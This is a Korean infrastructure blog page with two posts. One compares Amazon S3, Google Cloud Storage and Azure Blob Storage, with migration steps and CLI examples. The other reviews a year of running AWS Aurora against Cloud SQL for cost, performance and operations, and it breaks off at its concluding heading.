13년차의 서버실

서버, 인프라, 홈랩 기술 블로그

[작성자:] admin

  • [클라우드] AWS GCS vs Azure Blob Storage, 실제 사용 비교와 마이그레이션 전략

    [클라우드] AWS GCS vs Azure Blob Storage, 실제 사용 비교와 마이그레이션 전략

    [클라우드] AWS GCS vs Azure Blob Storage, 실제 사용 비교와 마이그레이션 전략

    AWS GCS vs Azure Blob Storage 같은 검색어로 들어오시는 분들이 꽤 많습니다. 근데 여기서 먼저 짚고 갈 게 하나 있네요. AWS에는 Google Cloud Storage(GCS)가 없습니다. AWS의 객체 스토리지(Object Storage, 오브젝트 저장소)는 Amazon S3이고, GCS는 Google Cloud Storage입니다. 저도 현업에서 회의하다 보면 이 표현이 자주 섞이더라고요. 처음엔 ‘이게 뭔가 싶었는데’, 막상 마이그레이션(Migration, 데이터 이전) 설계 들어가면 이 용어 정리가 꽤 중요합니다.

    그래서 이 글에서는 검색 의도를 살려 AWS GCS vs Azure Blob Storage라는 키워드를 기준으로 설명하되, 실제 비교는 Amazon S3, Google Cloud Storage, Azure Blob Storage를 함께 놓고 보겠습니다. 특히 클라우드 스토리지 비교, 데이터 마이그레이션, 비용 최적화 관점에서 제가 직접 운영하면서 부딪혔던 포인트를 중심으로 정리해보겠습니다.

    AWS GCS vs Azure Blob Storage 비교를 위한 멀티 클라우드 아키텍처 이미지

    Amazon S3, Google Cloud Storage, Azure Blob Storage를 한눈에 비교하는 멀티 클라우드 아키텍처 개요 이미지입니다.

    1. 클라우드 스토리지 비교가 실무에서 중요한 이유

    객체 스토리지는 그냥 파일 올려두는 공간처럼 보이지만, 실제로는 백업(Backup, 백업 저장), 로그 적재(Log Ingestion, 로그 수집), 정적 웹 호스팅(Static Hosting, 정적 파일 제공), 데이터 레이크(Data Lake, 대용량 데이터 저장소)까지 거의 다 닿습니다. 한 번 올바르지 않게 설계하면 나중에 옮기는 비용이 꽤 커요. 진짜입니다.

    제가 홈랩(Home Lab, 개인 실험용 인프라)과 업무 환경에서 공통으로 느낀 건 이겁니다. 처음엔 API만 맞추면 다 비슷해 보이는데, 운영 들어가면 IAM(Identity and Access Management, 권한 관리), 네트워크 요금, 티어링(Tiering, 저장 계층 분리), 마이그레이션 툴에서 차이가 크게 납니다. 특히 여러 클라우드를 같이 쓰는 조직은 ‘어디에 원본을 두고 어디로 복제할지’부터 정책이 갈리거든요.

    2. 쉽게 말해, S3/GCS/Azure Blob은 무엇이 다를까요?

    쉽게 말해 셋 다 객체 스토리지입니다. 폴더처럼 보여도 실제로는 키(Key, 객체 이름) 기반으로 파일을 저장합니다. 서버에 디스크 마운트하듯 접근하는 블록 스토리지(Block Storage)와는 성격이 다르죠.

    • Amazon S3: AWS 생태계와 가장 자연스럽게 붙습니다. Lambda, Athena, CloudFront 같은 서비스와 연결이 편하더라고요.
    • Google Cloud Storage: GCP 데이터 분석 쪽, 특히 BigQuery나 데이터 파이프라인과 조합할 때 깔끔합니다.
    • Azure Blob Storage: Microsoft 생태계, 특히 Azure AD 기반 권한 관리와 기업 환경 연동에서 강점이 있습니다.

    여기서 중요한 포인트! 기능이 겹친다고 해서 운영 경험까지 같은 건 아닙니다. 예를 들어 버킷(Bucket, 객체 저장 컨테이너) 만들고 업로드하는 것까지는 다 쉬워요. 근데 권한 분리, 수명 주기(Lifecycle, 자동 보관 정책), 리전 간 복제(Replication, 데이터 복제)부터 슬슬 차이가 보입니다.

    3. 클라우드 스토리지 비교: 실무 기준으로 보면

    비교 항목 Amazon S3 Google Cloud Storage Azure Blob Storage
    기본 개념 Bucket 중심 객체 저장 Bucket 중심 객체 저장 Storage Account + Container 구조
    권한 모델 IAM, Bucket Policy, ACL IAM 중심 RBAC, SAS, Access Key
    생태계 연동 AWS 서비스와 강함 GCP 분석 서비스와 강함 Microsoft/Azure 서비스와 강함
    마이그레이션 난이도 도구 다양 gsutil 등 단순함 AzCopy 강력
    운영 포인트 정책 세분화 유리 구조 단순 기업 권한 체계와 잘 맞음

    제가 실제로 써보니까, S3는 유연성, GCS는 단순함, Azure Blob은 조직형 권한 관리 쪽으로 체감됐습니다. 물론 이건 워크로드(Workload, 실제 실행 업무)마다 다릅니다. 이미지 백업 위주인지, 데이터 분석용인지, 사내 파일 아카이브인지에 따라 느낌이 달라져요.

    3-1. 권한 관리가 생각보다 큰 차이를 만듭니다

    초기에는 업로드/다운로드만 되면 끝인 줄 알았는데, 운영하다 보면 누가 읽고 누가 쓰고 누가 삭제할 수 있는지가 가장 골치 아픕니다. S3는 Bucket Policy와 IAM Role 조합이 강력하지만 초반엔 살짝 복잡합니다. Azure Blob은 SAS(Shared Access Signature, 서명 기반 임시 접근 토큰)를 잘 쓰면 외부 공유가 편하더라고요. 다만 만료 시간과 권한 범위 관리를 대충 잡으면 나중에 추적이 어려워집니다.

    3-2. 비용 최적화는 저장 요금보다 전송 요금이 더 아픕니다

    이거 진짜 많이 놓칩니다. 많은 분이 GB당 저장 비용만 보시는데, 실제 청구서 보면 데이터 송신(Egress, 외부 전송) 비용이 체감상 더 아프게 들어올 때가 있습니다. 특히 멀티 클라우드 구조에서 한쪽에 저장하고 다른 쪽 컴퓨트에서 계속 읽는 구조는 생각보다 비효율적입니다. 비용 최적화 하려면 저장 위치와 소비 위치를 같이 봐야 합니다.

    4. 마이그레이션 전략: 제가 보통 이렇게 나눕니다

    데이터 마이그레이션은 무조건 한 번에 크게 옮기기보다, 단계별로 나누는 게 안전합니다. 저도 처음엔 ‘주말에 한 번에 끝내죠’ 했다가 삽질 좀 했습니다. 결국 안정적인 방식은 아래 순서더라고요.

    1. 데이터 분류: 정적 파일, 로그, 백업, 아카이브를 나눕니다.
    2. 권한 모델 정리: 기존 접근 정책을 새 환경에서 어떻게 매핑할지 정합니다.
    3. 소량 검증: 일부 Prefix(프리픽스, 객체 경로 묶음)만 먼저 옮깁니다.
    4. 동기화 반복: 초기 전체 복사 후 증분 동기화(Incremental Sync, 변경분만 반영)를 돌립니다.
    5. 애플리케이션 전환: 읽기 경로를 새 스토리지로 바꿉니다.
    6. 정합성 검증: 객체 수, 체크섬(Checksum, 무결성 검증값), 샘플 다운로드를 확인합니다.

    혹시 이런 경험 있으신가요? 데이터는 다 옮겼는데 애플리케이션이 예전 엔드포인트(Endpoint, 접속 주소)를 계속 바라보는 경우요. 이게 진짜 흔합니다. 그래서 저는 복사보다 전환 계획을 더 오래 잡는 편입니다.

    5. 실전 구현: S3에서 Azure Blob으로 옮길 때 기본 흐름

    여기서는 가장 많이 물어보시는 패턴 중 하나인 Amazon S3 → Azure Blob Storage 예시로 보겠습니다. 도구는 여러 가지가 있지만, 기본 원리는 비슷합니다. 중요한 건 사전 검증과 증분 동기화입니다.

    5-1. 사전 점검 체크리스트

    • 버킷/컨테이너 이름 규칙 확인
    • 객체 메타데이터(Metadata, 부가 속성) 유지 필요 여부 확인
    • 애플리케이션이 S3 API 의존인지 확인
    • 대용량 객체와 소형 파일 비율 확인
    • 암호화(Encryption, 데이터 암호화) 정책 확인

    5-2. AWS CLI로 원본 목록 확인

    aws s3 ls s3://example-bucket --recursive --summarize

    이 단계에서 총 객체 수와 대략적인 용량 감을 먼저 잡습니다. 저는 항상 이 결과를 따로 저장해둡니다. 나중에 검증할 때 기준점이 되거든요.

    5-3. Azure 쪽 컨테이너 준비

    az storage container create \
      --account-name mystorageaccount \
      --name archive-data \
      --auth-mode login

    Azure Blob은 Storage Account 아래에 Container를 두는 구조입니다. S3 버킷만 생각하고 접근하면 처음엔 약간 헷갈릴 수 있습니다.

    AWS GCS vs Azure Blob Storage 마이그레이션 흐름을 설명하는 동기화 구성 이미지

    S3 버킷에서 Azure Blob 컨테이너로 복사되는 흐름과 검증 단계를 표현한 구성 이미지입니다.

    5-4. AzCopy로 Azure 업로드 작업 예시

    실제로는 중간 서버를 두고 내려받았다가 다시 올리는 방식보다, 가능하면 공식 도구와 직접 경로를 검토하는 게 좋습니다. 예시는 로컬 검증용 흐름입니다.

    azcopy copy \
      "/data/migration" \
      "https://mystorageaccount.blob.core.windows.net/archive-data?<SAS_TOKEN>" \
      --recursive=true

    대규모 이전에서는 한 번에 끝내려 하지 말고, 테스트 Prefix부터 돌려보세요. 정말입니다. 저도 처음엔 전체부터 밀었다가 메타데이터 누락 확인하느라 다시 했었거든요.

    5-5. 매핑 정보를 남겨두는 설정 예시

    migration:
      source:
        type: s3
        bucket: example-bucket
        prefix: app-data/
      destination:
        type: azure-blob
        account: mystorageaccount
        container: archive-data
        prefix: app-data/
      validation:
        compare_object_count: true
        sample_download: true
        checksum_when_available: true

    이런 식으로라도 문서화해두면 팀 작업이 훨씬 편합니다. 나중에 ‘어디까지 옮겼죠?’ 하는 순간을 줄여주거든요.

    6. GCS에서 Azure Blob으로 옮길 때는 뭐가 다를까요?

    Google Cloud Storage에서 Azure Blob으로 이동할 때도 핵심은 비슷합니다. 다만 운영 도구가 달라집니다. GCS 쪽은 보통 gsutil이나 GCP 콘솔 기반 검증을 많이 쓰죠.

    gsutil ls -r gs://example-bucket

    GCS는 구조가 단순해서 처음 다루기 편한 편입니다. 근데 여기서도 조심할 게 있습니다. 애플리케이션이 GCS SDK나 이벤트 모델에 직접 의존하고 있으면, 저장소만 바꿔도 끝나지 않습니다. 저장 위치 이전과 애플리케이션 의존성 제거는 별개입니다.

    그래서 저는 마이그레이션 전략을 두 갈래로 봅니다.

    1. 저장소만 이전: 파일 위치만 바꾸고 앱은 최소 수정
    2. 플랫폼 의존성까지 제거: SDK, 이벤트, 권한 구조까지 같이 재설계

    시간이 없으면 1번으로 가되, 장기적으로는 2번을 준비하는 게 맞습니다. 멀티 클라우드 운영에서는 이 차이가 꽤 큽니다.

    7. ⚠️ 실제 겪었던 문제와 트러블슈팅

    7-1. 권한은 맞는데 접근이 안 되는 경우

    이거 정말 자주 봅니다. 키나 토큰은 있는데 네트워크 제한이나 퍼블릭 액세스 차단 정책 때문에 막히는 경우요. 특히 Azure는 계정 레벨 설정과 컨테이너 레벨 설정을 같이 봐야 할 때가 있습니다.

    • 확인 포인트: 계정 수준 퍼블릭 차단 여부
    • 확인 포인트: SAS 만료 시간
    • 확인 포인트: 방화벽/허용 IP 정책

    7-2. 파일은 다 갔는데 애플리케이션이 깨지는 경우

    원인은 대부분 경로 규칙 차이, 메타데이터 처리, 캐시(Cache, 임시 저장)입니다. 예를 들어 정적 웹 리소스는 Content-Type이 틀어지면 브라우저에서 바로 티가 납니다. 저는 이 부분 때문에 이미지가 다운로드로 열리는 문제를 겪었었는데, 메타데이터 재설정으로 해결했습니다.

    7-3. 작은 파일이 너무 많아서 속도가 안 나오는 경우

    대용량 단일 파일보다, 작은 파일 수십만 개가 더 까다롭습니다. API 호출 수가 많아지고 병렬 처리 튜닝이 필요하거든요. 이럴 땐 샘플 구간으로 성능을 먼저 재보고, 작업 창(Window, 이전 가능 시간)을 계산하는 게 안전합니다.

    AWS GCS vs Azure Blob Storage 이전 중 권한 오류와 검증 포인트를 보여주는 이미지

    권한 오류, 메타데이터 누락, 경로 불일치 같은 대표적인 마이그레이션 문제를 요약한 트러블슈팅 이미지입니다.

    8. 검증과 결과 확인: 여기까지 해야 진짜 끝입니다

    복사가 끝났다고 끝이 아닙니다. 검증(Validation, 결과 확인)이 빠지면 운영 전환 후 사고가 납니다. 저는 최소한 아래 네 가지는 꼭 봅니다.

    1. 객체 수 비교: 원본과 대상의 총 개수 확인
    2. 샘플 다운로드: 랜덤 파일 몇 개 직접 열어보기
    3. 애플리케이션 테스트: 실제 서비스 경로에서 읽기 확인
    4. 로그 모니터링: 403, 404, 타임아웃 여부 확인
    aws s3 ls s3://example-bucket --recursive | wc -l
    az storage blob list \
      --account-name mystorageaccount \
      --container-name archive-data \
      --num-results "*" \
      --auth-mode login

    실제로 써보니까, 숫자만 맞는다고 안심하면 안 되더라고요. 샘플 파일 열어보면 메타데이터나 인코딩 문제를 발견하는 경우가 있습니다. 드디어 됐다! 싶었는데 마지막 검증에서 다시 되돌아간 적도 있었네요.

    AWS GCS vs Azure Blob Storage 비교 후 마이그레이션 결과 검증 대시보드 이미지

    객체 수, 오류율, 전환 완료 상태를 보여주는 운영 검증 대시보드 이미지입니다.

    9. 정리: 어떤 선택이 더 나을까요?

    결론부터 말씀드리면, 어느 스토리지가 무조건 더 좋다기보다 현재 워크로드와 조직 구조에 더 잘 맞는 쪽이 있습니다.

    • AWS 중심 운영이면 Amazon S3가 가장 자연스럽습니다.
    • GCP 분석 워크로드가 많으면 Google Cloud Storage가 편합니다.
    • 기업 권한 체계와 Microsoft 생태계가 중요하면 Azure Blob Storage가 강점이 있습니다.

    다만 AWS GCS vs Azure Blob Storage처럼 검색하신 분이라면, 실제 의사결정에서는 S3 vs GCS vs Azure Blob 세 축으로 다시 정리해보시는 걸 권합니다. 이름이 섞인 상태로 비교를 시작하면 요구사항도 같이 꼬이거든요.

    제가 직접 해보니 마이그레이션 전략에서 제일 중요한 건 화려한 도구보다 정합성 검증, 권한 설계, 전환 순서였습니다. 이 세 가지만 잡아도 실패 확률이 확 줄어듭니다. 다음 글에서는 S3 호환(Object Storage Compatibility) 스토리지를 포함해서 MinIO 같은 대안까지 비교해볼 예정입니다. 이전 글에서 다뤘던 백업 정책 설계 글과 함께 보시면 더 연결이 잘 되실 겁니다.

    FAQ

    AWS GCS라는 서비스가 정말 있나요?

    아닙니다. AWS의 대표 객체 스토리지는 Amazon S3이고, GCS는 Google Cloud Storage입니다. 검색어에서 두 이름이 섞여 쓰이는 경우가 많습니다.

    마이그레이션 시 가장 먼저 볼 항목은 뭔가요?

    저는 권한 모델과 데이터 전송 경로를 먼저 봅니다. 저장 요금보다 전송 요금과 접근 실패가 더 큰 문제를 만들 때가 많거든요.

    비용 최적화는 어떤 방식으로 접근하면 좋나요?

    저장 계층(Tier)만 보지 말고, 데이터가 어디서 생성되고 어디서 읽히는지를 같이 봐야 합니다. 특히 멀티 클라우드에서는 Egress 비용을 꼭 확인하세요.

    워크로드, 권한, 비용, 마이그레이션 난이도 기준으로 세 스토리지를 요약 비교한 인포그래픽입니다.

  • [클라우드] AWS Aurora vs Cloud SQL 1년 운영 회고

    [클라우드] AWS Aurora vs Cloud SQL 1년 운영 회고

    [클라우드] AWS Aurora vs Cloud SQL 1년 운영 회고

    AWS Aurora vs Cloud SQL 이야기는 관리형 데이터베이스를 검토할 때 거의 한 번씩은 나오더라고요. 저도 홈랩과 실무 환경에서 각각 다른 워크로드를 굴리면서 1년 정도 운영 패턴을 비교해봤는데, 결론부터 말하면 둘 다 좋은 서비스입니다. 다만 비용이 새는 지점, 성능이 흔들리는 순간, 운영자가 신경 써야 하는 포인트가 꽤 다릅니다. 처음엔 “둘 다 관리형 DB(Managed Database, 클라우드 사업자가 운영을 대신해주는 데이터베이스)니까 비슷하겠지?” 싶었는데요. 실제로 써보니까 그 생각이 제일 위험했습니다. 특히 클라우드 DB 비용은 평소엔 조용하다가 트래픽이 늘거나 백업, 복제, 스토리지 I/O가 붙는 순간 티가 확 나거든요.

    이 글에서는 제가 직접 운영하면서 느낀 AWS Aurora vs Cloud SQL 차이를 비용과 성능 회고 중심으로 정리해보겠습니다. 숫자를 억지로 만들기보다, 어떤 상황에서 체감이 갈렸는지, 어떤 판단 기준이 실무에서 먹히는지 위주로 풀어볼게요. 혹시 지금 관리형 데이터베이스 도입을 고민 중이시라면, 스펙표보다 이런 운영 감각이 더 도움이 될 거예요.

    AWS Aurora vs Cloud SQL 전체 아키텍처 비교 이미지

    서비스 구조, 애플리케이션 연결, 읽기 복제본, 백업 영역까지 한눈에 보이는 비교 개요입니다.

    AWS Aurora vs Cloud SQL, 쉽게 말해 뭐가 다를까요?

    쉽게 말해 Aurora는 AWS가 만든 고가용성 중심의 클라우드 네이티브 관계형 데이터베이스 쪽에 더 가깝고, Cloud SQL은 Google Cloud에서 제공하는 전통적인 관리형 관계형 DB를 더 단순하게 운영하는 서비스에 가깝습니다.

    • Aurora: Amazon RDS 계열이지만 내부 구조가 조금 더 분산 스토리지 지향입니다. MySQL, PostgreSQL 호환 엔진을 쓰는 경우가 많고, 읽기 확장과 장애 대응 쪽이 강점으로 자주 언급됩니다.
    • Cloud SQL: MySQL, PostgreSQL, SQL Server 같은 익숙한 엔진을 Google Cloud에서 관리형으로 운영할 수 있게 해줍니다. 설정 흐름이 꽤 직관적이었고, GCP 서비스와 붙이기 편한 편이더라고요.

    여기서 중요한 포인트가 있습니다. AWS Aurora vs Cloud SQL 비교는 단순히 엔진 기능 비교가 아니라 운영 철학 비교에 가깝다는 점입니다. Aurora는 확장성과 고가용성을 어느 정도 전제로 설계된 느낌이고, Cloud SQL은 익숙한 DB 운영을 클라우드 방식으로 깔끔하게 가져가는 쪽에 가깝더라고요.

    항목 AWS Aurora Cloud SQL
    주된 인상 고가용성과 읽기 확장에 강한 편 단순 운영과 GCP 연계가 직관적
    적합한 상황 트래픽 변동이 있고 장애 대응이 중요한 서비스 중소형 서비스, 빠른 구축, 단순한 운영
    비용 체감 포인트 인스턴스 외 스토리지·I/O·복제 구조 인스턴스 크기·스토리지·백업 유지 정책
    운영 난이도 구조 이해가 필요함 상대적으로 단순함

    1년 운영하면서 본 비용 구조의 차이

    운영을 오래 해보면 월 요금 자체보다 비용이 왜 그렇게 나왔는지 설명 가능한가가 더 중요합니다. 처음엔 저도 대시보드만 보고 “이번 달 왜 이렇게 올랐지?” 했었는데, 원인을 추적해보니까 AWS Aurora vs Cloud SQL이 돈 먹는 방식이 좀 다르더라고요.

    Aurora 쪽에서 체감한 비용 포인트

    • 읽기 복제본(Reader)을 붙이면 안정성은 좋아지는데, 생각보다 빨리 월 고정비가 올라갑니다.
    • 스토리지와 I/O 성격을 이해하지 못하면 “인스턴스만 보면 싸 보였는데 총액은 아닌” 상황이 나옵니다.
    • 장애 대응을 위해 멀티 AZ(Multi-AZ, 다중 가용 영역 구성) 관점을 가져가면 운영 품질은 좋아지지만, 당연히 구조가 커집니다.

    Cloud SQL 쪽에서 체감한 비용 포인트

    • 단일 인스턴스로 시작하기 좋아서 초반 비용 예측은 쉬운 편이었습니다.
    • 백업 보관 기간과 고가용성 옵션을 켜기 시작하면 생각보다 빠르게 총액이 올라갑니다.
    • CPU와 메모리 선택이 비교적 직관적이라 작은 팀은 클라우드 DB 비용 설명이 편하더라고요.

    실제로 써보니까 Cloud SQL은 시작 비용의 이해가 쉽고, Aurora는 성장 이후 구조 비용을 반드시 같이 봐야 하는 서비스라는 인상이 강했습니다. 이건 좋고 나쁨의 문제가 아니라, 예상 트래픽과 장애 허용 범위에 따라 판단이 갈리는 부분입니다.

    관리형 데이터베이스 구축, 실제로는 어떻게 달랐나

    이 섹션은 실전 구현 관점으로 볼게요. 콘솔에서 클릭 몇 번으로 만들 수도 있지만, 운영 환경에서는 결국 재현 가능한 설정이 중요하거든요. 저는 Terraform(테라폼, 인프라를 코드로 관리하는 도구)나 CLI(Command Line Interface, 명령줄 도구) 기준으로 생각하는 편입니다.

    Aurora를 배포할 때 제가 보는 순서

    1. 엔진 호환성 선택: Aurora MySQL인지 Aurora PostgreSQL인지 먼저 정합니다.
    2. 가용성 요구사항 확인: 읽기 복제본이 필요한지, 장애 전환 우선순위가 어떤지 봅니다.
    3. 애플리케이션 연결 방식 정리: Writer endpoint와 Reader endpoint를 분리할지 결정합니다.
    4. 백업/모니터링 설정: 성능 지표와 로그 보존 정책을 미리 넣습니다.
    aws rds create-db-cluster \
      --db-cluster-identifier prod-aurora-cluster \
      --engine aurora-postgresql \
      --master-username appuser \
      --manage-master-user-password \
      --backup-retention-period 7

    물론 실제 운영에서는 VPC, 보안 그룹, 파라미터 그룹, 모니터링 설정이 더 붙습니다. 근데 핵심은 간단하거든요. Aurora는 클러스터 관점으로 봐야 한다는 점입니다. 처음엔 인스턴스 하나만 보게 되는데, 나중에 읽기 확장과 장애 대응을 붙이면 사고방식 자체가 달라져야 하더라고요.

    Cloud SQL을 배포할 때 제가 보는 순서

    1. MySQL/PostgreSQL/SQL Server 중 엔진을 먼저 정합니다.
    2. 고가용성 여부와 머신 타입을 결정합니다.
    3. 백업, 유지보수 시간대, Private IP(사설 IP) 연결 여부를 설정합니다.
    4. 애플리케이션과 연결 테스트 후 커넥션 제한을 점검합니다.
    gcloud sql instances create prod-cloudsql \
      --database-version=POSTGRES_15 \
      --tier=db-custom-2-7680 \
      --region=asia-northeast3 \
      --backup-start-time=03:00

    Cloud SQL은 진입 장벽이 꽤 낮습니다. 제가 처음 셋업할 때도 “어? 이건 생각보다 금방 되네?” 싶었거든요. 특히 GCP 네트워크와 붙여 쓰는 구성에서는 흐름이 단순해서 좋았습니다.

    AWS Aurora vs Cloud SQL 구성 흐름 비교 이미지

    클러스터형 구성과 단일 인스턴스 중심 구성이 어떻게 다른지 시각적으로 보여주는 이미지입니다.

    성능 회고: 벤치마크보다 중요했던 것들

    성능 얘기 나오면 다들 TPS(Transaction Per Second, 초당 처리 트랜잭션)나 지연 시간부터 떠올리시죠. 저도 처음엔 그랬습니다. 그런데 1년 정도 운영해보니, 실제로는 피크 타임의 일관성, 장애나 유지보수 시 체감, 읽기/쓰기 분리의 편의성이 더 중요하더라고요.

    Aurora에서 좋았던 점

    • 읽기 트래픽을 분산시키는 전략을 세우기 좋았습니다.
    • 애플리케이션이 Writer/Reader를 구분하도록 설계하면 병목을 줄이기 수월했습니다.
    • 트래픽이 늘어도 구조적으로 대응한다는 느낌이 있어 심리적으로도 편했습니다.

    Cloud SQL에서 좋았던 점

    • 소규모~중간 규모 서비스에서는 성능보다 단순함이 더 큰 장점이었습니다.
    • 문제가 생겼을 때 원인 범위를 좁히기 쉬웠습니다.
    • 운영팀이 많지 않을수록 오히려 효율이 좋았습니다.

    제가 직접 해보니, AWS Aurora vs Cloud SQL에서 성능 우열을 한 줄로 말하는 건 무리였습니다. 쓰기 중심인지, 읽기 비중이 큰지, 서비스가 어느 정도까지 확장될지에 따라 판단이 달라집니다. 읽기 확장과 장애 전환까지 포함한 운영 체감은 Aurora가 더 인상적이었고, 단순하고 예측 가능한 운영 흐름은 Cloud SQL이 더 편했습니다.

    SELECT now(), count(*)
    FROM orders
    WHERE created_at > now() - interval '1 hour';

    이런 단순 쿼리 하나도 실제 운영에서는 애플리케이션 패턴, 인덱스 상태, 연결 수, 캐시 유무에 따라 체감이 확 달라집니다. 그래서 저는 DB 성능을 볼 때 항상 쿼리 플랜, 연결 수, 스토리지 지표를 같이 봤습니다. 벤치마크 숫자 하나만 보면 꼭 삽질합니다 ㅎㅎ

    ⚠️ 운영하면서 실제로 겪었던 문제들

    이 부분이 제일 중요합니다. 관리형 데이터베이스라고 해서 운영 이슈가 사라지진 않거든요. 대신 문제의 종류가 바뀝니다.

    1. 연결 수(Connection) 관리 실패

    애플리케이션 인스턴스 수가 늘면서 DB 연결 수가 같이 폭증했던 적이 있습니다. 처음엔 DB가 느린 줄 알았는데, 실제로는 커넥션 풀(Connection Pool, DB 연결을 재사용하는 방식) 설정이 문제였습니다. 이건 Aurora든 Cloud SQL이든 공통으로 맞닥뜨릴 수 있습니다.

    • 애플리케이션별 최대 연결 수 제한
    • 풀 크기 조정
    • 짧은 배치 작업의 연결 재사용 정책 확인

    2. 백업은 켰는데 복구 테스트를 안 함

    이거 진짜 많이 놓칩니다. 저도 초반에는 백업이 있으니 안심했었는데, 막상 복원 흐름을 점검해보니 RTO(Recovery Time Objective, 목표 복구 시간) 감각이 전혀 없더라고요. 백업이 있다는 것과 복구가 잘 된다는 것은 완전히 다른 문제였습니다.

    3. 읽기 분리를 했는데 애플리케이션이 못 따라옴

    Aurora의 Reader endpoint를 붙였는데도 코드가 모든 트래픽을 쓰기 노드로 보내는 경우가 있었습니다. 구조는 좋아졌는데 앱이 활용을 못 한 거죠. 이때 느낀 게, DB 선택보다 애플리케이션 연결 전략이 먼저라는 점이었습니다.

    spring:
      datasource:
        writer:
          url: jdbc:postgresql://writer-endpoint:5432/app
        reader:
          url: jdbc:postgresql://reader-endpoint:5432/app

    이런 식으로 애플리케이션 레벨에서 역할 분리를 해줘야 효과가 납니다. 안 그러면 좋은 기능도 그냥 비싼 옵션이 됩니다.

    AWS Aurora vs Cloud SQL 트러블슈팅 대시보드 이미지

    실제 운영에서 자주 겪는 경고 지표와 병목 구간을 요약한 트러블슈팅 이미지입니다.

    검증 결과: 어떤 팀에 어떤 선택이 맞았나

    1년 정도 운영 회고를 정리해보면, 제가 내린 기준은 의외로 단순했습니다. “지금 필요한 안정성의 수준이 무엇인가”, “운영팀이 어디까지 관리할 수 있는가”, “클라우드 DB 비용을 설명 가능한가” 이 세 가지였습니다.

    상황 제가 더 선호한 선택 이유
    빠르게 시작해야 하는 신규 서비스 Cloud SQL 설정과 운영 흐름이 단순함
    읽기 부하가 커지고 분산이 필요한 서비스 Aurora 읽기 확장 전략을 세우기 좋음
    소수 인원 운영팀 Cloud SQL 문제 추적과 비용 설명이 상대적으로 쉬움
    장애 대응과 확장 여유를 미리 확보해야 하는 환경 Aurora 구조적으로 대응하기 편함

    여기서 중요한 포인트! 관리형 데이터베이스는 운영을 없애주는 게 아니라, 운영의 종류를 바꿔줍니다. 서버 패치나 스토리지 교체 같은 일은 줄어들 수 있어도, 연결 정책, 백업 복구, 성능 관측, 비용 최적화는 여전히 남습니다.

    제가 실무에서 느낀 건 이렇습니다. Cloud SQL은 “작고 빠르게, 명확하게” 가져가기 좋았고요. Aurora는 “조금 더 큰 구조를 미리 대비하자”는 상황에서 강했습니다. 둘 중 하나가 절대적으로 낫다기보다, AWS Aurora vs Cloud SQL 판단은 서비스의 성장 곡선과 팀의 운영 역량을 같이 봐야 합니다.

    AWS Aurora vs Cloud SQL 비용 및 성능 비교 결과 이미지

    월별 비용 변화, 읽기/쓰기 부하, 장애 대응 체감 포인트를 함께 보여주는 결과 요약 이미지입니다.

    클라우드 DB 비용을 덜 아프게 만드는 운영 팁

    클라우드 DB 비용은 아끼는 기술보다 불필요한 구조를 늦게 도입하는 감각이 더 중요했습니다. 저도 초반에는 “나중에 문제 생기면 어떡하지?” 하면서 옵션을 이것저것 켔었는데요. 그게 꼭 좋은 선택은 아니었습니다.

    • 처음부터 과한 고가용성 구성을 넣지 말고, 서비스 요구사항에 맞춰 단계적으로 키우세요.
    • 백업 보존 기간은 규정과 운영 현실을 기준으로 잡으세요. 막연히 길게 두면 마음은 편한데 비용이 올라갑니다.
    • 읽기 복제본은 실제 읽기 병목이 확인된 뒤 붙여도 늦지 않은 경우가 많습니다.
    • 모니터링 대시보드를 먼저 만드세요. 비용 튀는 원인을 모르면 최적화도 안 됩니다.
    # 점검 예시
    # 1) CPU 사용률
    # 2) 메모리 압박
    # 3) 연결 수
    # 4) 느린 쿼리 로그
    # 5) 스토리지 증가 추세

    이 다섯 가지만 꾸준히 봐도 감이 옵니다. 드디어 됐다! 싶은 순간이 오거든요. 비용 최적화는 대단한 비법보다 관측이 먼저였습니다.

    정리: AWS Aurora vs Cloud SQL, 결국 어떤 기준으로 고를까?

